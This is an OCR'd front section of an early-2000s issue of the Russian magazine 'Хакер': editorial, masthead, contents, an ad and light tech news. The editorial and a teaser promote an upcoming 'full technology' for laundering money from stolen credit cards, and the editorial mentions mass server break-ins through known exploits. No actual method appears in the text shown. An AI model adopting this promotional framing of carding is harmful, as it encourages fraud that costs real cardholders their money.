

Macromedia Flash 5
С чего начать, что нового

SQL-hacking
Пора взяться за базы данных

X-Books
Книги, которые ты должен прочитать

MtG в Москве
Все идут на три буквы

Сканеры безопасности
Проведи глобальное сканирование незаметно

Вся технология отмыва денег с кредиток



[ШароWAREZ] [ЖЕЛЕЗО] [BUGTRAQ] [HACK-FAQ]



Некогда супер популярная, и неистово защищаемая, свобода слова и доступность информации развились настолько, что логичным стало их ограничение.
Молодой человек, который ещё вчера спрашивал, что такое компилятор, сегодня подрезает 10 тысячную базу кредитных карточек с онлайн магазина, взяв из багтрека эксплойт cart32. Появились сотни “security”–команд по всему миру, собранные с целью взлома серверов по Unicode IIS–багу. Разве сложно сломать сотню сайтов за день, если подробнейший мануал уже дал X? Не нужно какого–либо движения мозгом: всё уже готово, остаётся только нажать на кнопку. Но и это не предел последствий доступности инфы. Во всём мире, и России конкретно, раскинулись сотни провайдеров хостинга, где порой, уровень знаний системы администратором, и общей secure`ности – предельно низок. Толпы двинулись на заработки У.Ёв, прослышав, что требуются хостинги для размещения очередных сайтов – помоек, по накрутке баннеров, вроде fomenko.ru. О том, как был наказан один из питерских хостеров, за собственную неграмотность, читай в этом номере.
Другая отрасль IT, поражённая проникновением массовости – Carding. Описанные прежде, мегабайтовые свопы CC уходят не только на приобретение порно–аккаунтов: многие полностью поддерживают собственную жизнедеятельность, за счёт обналички дензнаков с украденных карт. Несколько лет назад, до тотального игнора кардерской России западными конторами, было несколько сотен людей в RU, имевших серьёзные $ с кардерства. Тогда огонь фрауда CC затих, чтобы за последний год разгореться с новой силой: уже тысячи бойцов получают реальные деньги, проворачивая однотипные операции по очистке кредиток от “придуманного способа обмана”. Любое нововведение сферы CC, рассматривается насколько радушно, настолько и жестоко: новичкам нужны знания, “старичкам” нельзя заставить работать мозг для выработки новых схем, вместо уже захваченных молодняком. X неоднократно отмечал, что е–воровство, мало чем отличается от обычного: и тут, и там, находятся хитрецы–грабители, и тут, и там своих кровных лишаются живые люди. Anyway, мы даём тебе подробнейшую стратегию отмыва грин с кредиток. В статье X–KoDeX`а ты найдёшь всё то, чем живут сегодняшние кардеры и информацию, распространения которой, они так боятся >:).
За словом security притаились :::.:Security teams:.:::, которые до сих пор считают большой крутостью выдавать подобные анонсы: “PROJECTS– online cgi scanner – 100%; online port scaner – 100%; trojan – [название не известно] – 78%, программа, которая вырубает Dr.Web – название не известно – 25%”. Разве не слив?
Читая эти строки, тебя посещают странные чувства: как так, журнал, который всеми своими силами развивает обозначенную шнягу, вдруг пускается в откровения, обличая “кульхацкеров”? SINtez уже писал в Intro, что бывают моменты, когда приходит сожаление о сделанном журнале... Но и тогда понимаешь, пусть это звучит слишком претенциозно, “если ни мы то, кто?” Кто будет освещать проблемы информационной безопасности, сцены, кодинга, администрирования, сохраняя повествование доступным?
Новомодные российские HTML e–zine`s, появившиеся за последний год, после прочтения статьи у нас же, лишённые содержательной и литературной грамотности, возглавляемые зЛобными школьниками? Нет, уж, спасибо :)

SideX,





Редакция
самый главный редактор
Сергей “SINtez” Покровский
(sintez@real.xakep.ru)
самый дедлайновый редактор
Иван “SideX” Корноухов
(sidex@real.xakep.ru)
самый ударный редактор
Михаил “Centner” Михин
(centner@real.xakep.ru)
самый геймерский редактор
Александр “2poisonS” Сидоровский
(2poisonS@real.xakep.ru)
корректор
Виталий Петрович
(vp@gameland.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art
Арт-директор
SINtez
обложка
Кирилл Петров
дизайн верстка
Таня Отакуева
(osyako@real.xakep.ru)
иллюстрации
Влад Селютин
Алекс Кондаков
Костя Комардин

Реклама
руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

PR
PR менеджер
Михаил Михин
(pr@gameland.ru)

Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING
учредитель и издатель
ЗАО “Гейм Лэнд”
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Служба безопасности и связь с правоохранительными органами
Игорь Акчурин
Глеб Маслов


Для писем
101000, Москва,
Главпочтамт,
а/я 652, Хакер

Web–Site **http://www.xakep.ru**
E–mail **magazine@xakep.ru**

Отпечатано в типографии
«**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.



CONTENT

НЬЮСЫ

ФЕРРУМ

PC ZONE

ВЗЛОМ

JOYSTICK

ЮНИТЫ


добро пожаловать в нашу реальность...

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

Эх... вот все обвиняют нас, обвиняют. Мол, что это вы все проги какие-то ненужные описываете, дайте что-нить полезное. Да пожалуйста, возмите. Отличная подборка софта, тренирующего на скорость печати. Special for real HaXOrs, которые юзают *nix-ы и DOS-mode. Вот где реально чувствуется скорость печати. 30 команд машине за 10 сек? ЛЕГКО!






В наш почтовый ящик сыпятся сотни писем с вопросами "что почитать?" и "с чего начать учиться?". Это радует, на самом деле. Значит люди то у нас не бестолково копируют все из журнала, а все-таки хотят развиваться и самостоятельно. Вот именно для них мы сделали подборочку книг, которые необходимо прочитать, чтобы быть в полном шоколаде. И, возможно, эта статья откроет новую, постоянную рубрику.

WOW!!! Такого еще не было! мы открываем все секреты отмывания денег с левых кред. Полное описание технологии с множеством различных вариантов. Опыт предшественников, трудности и ошибки. Опасные места и наиболее простые способы. Вся цепочка от номера CC до выдачи наличных.
Это не просто статья, это MUST READ!!!




L’ O R
www.lorealparis.com


"для СОЗДАНИЯ
ЭКСТРЕМАЛЬНЫХ
ФОРМ."
RADICAL GEL
НОВИНКА
L'ORÉAL PARIS
SPECIAL FX STUDIO
NOUVEAU
RADICAL GEL
EFFET FIXANT EXTRÊME
LONGUE DURÉE
GEL FIBRE TEXTURE GLUE
Товар сертифицирован
Прическа держится,
волосам нравится.
L'ORÉAL
PARiS
Ведь мы этого достойны.

HITECH NEWS



Алекс Целых
(technews@mmub.ttn.ru)

Экспресс-тест на унитазе

Компания TOTO (www.toto.co.jp/en/), известный японский производитель сантехники, представила унитаз, выполняющий медицинские анализы.

Умное сиденье ведет журнал взвешиваний человека, измеряет температуру тела, кровяное давление и пульс. Кроме того, в клозет встроен модем. Сразу после спуска воды на экране монитора появляется результат анализа кала и мочи на сахар. При необходимости результаты отправляются в ближайшую больницу. В недалеком будущем унитаз-лаборант будет производить и тесты на беременность. Он определенно расскажет хозяевам много нового о гостях.

Глюкотерапия

Для лечения шизофрении в Бельгии изобрели симулятор кошмаров и галлюцинаций.

Устройство помогает врачам лучше понимать страхи и проблемы пациентов и назначать эффективное лечение. Технически разработка представляет собой подвижную кабинку с большим телевизионным экраном и мощной стереосистемой. Пациент опускается в кресло, ставит ноги на педали и выбирает один из 18 эпизодов, которые обычно приносят людям психологический дискомфорт в жизни. Так, самое популярное видение воспроизводит поход в магазин за покупками: с громкой музыкой, нескончаемым гамом, спорами и истерикой. В кошмаре мелькают перед глазами толпы прохожих, кто-то то и дело задевает плечо - это трясется кресло. Кажется, сами того не желая, бельгийские инженеры создали инструмент для изощренных пыток.

Любовь до гроба - на стуле

Изобретательный студент из Колумбии сконструировал “стул любви”.

Джованни Пилоньетта представил свое ноу-хау на мебельной выставке-ярмарке в Милане. По замыслу автора выдающееся сооружение сможет пробудить самые тайные желания и удовлетворить изысканные фантазии пары. Стул-кровать принимает разные формы, в зависимости от выбранной партнерами позы. Первые покупатели стула получили от изобретателя бесплатный томик Камасутры. По словам специалистов, “стул любви” Пилоньетты - первый предмет в своем роде, имеющий хоть сколько эстетичный вид. Результатом всех предыдущих попыток разнообразить любовь являлись самые что ни на есть гинекологические кресла.

Популярностью у посетителей выставки пользовались также стул в виде приоткрытых губ, в форме сердца, а также двойной стул для супругов, разделяющих страсть к футболу по телевизору. А мебельный мастер из Лондона Ричард Пиклз продемонстрировал авторскую коллекцию мебели для желающих сэкономить на собственных похоронах. Легким движением руки его книжные полки, гардеробы и подставки под телевизор превращаются в... гробы. По словам мастера, новые заказы поступают каждый день. В любимом пивном баре Пиклза уже стоит гроб, временно исполняющий роль телефонного столика.



Шоколадный винил

Немецкая компания Multiwerk начала выпуск шоколадных “винилов”.

Музыкальные пластинки сделаны из настоящего молочного шоколада, вместе с тем в полной мере отвечают своему главному предназначению. Положив пластинку на проигрыватель, можно услышать свадебный марш или очередной фанк плохиша Эминема. Правда, хранить такие “винилы” приходится в холодильнике. С каждым прослушиванием качество звучания ухудшается, а после дюжины дорожки окончательно расплываются, и пластинку остается только съесть.

Компьютеры шаркают ножкой

Компьютеры японского города Кийото блюдут этикет и боятся пикнуть в присутствии хозяина.

Инженеры научной лаборатории ATR Research обучили свои машины реагировать на человеческие эмоции и не забывать, “кто в доме хозяин”. Как только виснут винды или глючит аська и человек по привычке обрушивает на машину шквал нецензурной брани, компьютеры начинают вслух извиняться. Они терпеливо проглатывают все “мастдаи” и “сукси”, высказывают человеку свое почтение и дают обещание, что впредь подобного не случится. В обучении компьютеров принимали участие 100 волонтеров, которые произносили перед микрофоном длинный список слов, меняя выражение от удивления и радости до печали, отвращения и негодования.

Кто кого пересвистит

Датские орнитологи утверждают, что местные пернатые научились имитировать звонки мобильных телефонов.

По мнению специалистов, лучше всего это получается у скворцов. Птицы буквально на лету схватывают мотив и в точности повторяют мелодии звонков. Один житель Копенгагена даже назвал любимца из своего сада Нокиа, потому что птица каждое утро заливалась мелодией "банана" этой шведской фирмы.

Напротив, бешеной популярностью среди финских владельцев мобильников стали пользоваться мелодии звонков, воспроизводящие голоса птиц. Местное общество любителей птиц Birdlife Finland (birdlife.fi/eng/) оцифровало десятки птичьих мелодий и организовало их продажу в Интернете. Птичий звонок стоит 5 финских марок, при этом 1 марка идет непосредственно птицам в качестве гонорара - на мероприятия по защите естественной среды обитания. Новую мелодию для своих мобильников выбрали уже более 200 тысяч человек. Наибольшей популярностью пользуются рапсодии зяблика и волшебные соловьиные трели.

Дверца в продуктовый рай

В Англии изобрели холодильник, который сам ходит за покупками.

У диковинной машины не одна, как обычно, а две дверцы. Первая открывается на кухню, вторая - прямиком на улицу. При этом последняя защищена специальным кодовым замком, ключ к которому знают только хозяин и курьер, доставляющий покупки на дом. Все, что нужно сделать, чтобы не умереть с голоду, - составить список необходимых продуктов и сообщить график их доставки в специальную службу. После визита курьера умный холодильник отправляет на пейджер или мобильник хозяина короткое сообщение с подтверждением доставки.

Мама, я тебя вижу

В России будут выпускать бинокли круглосуточного видения.

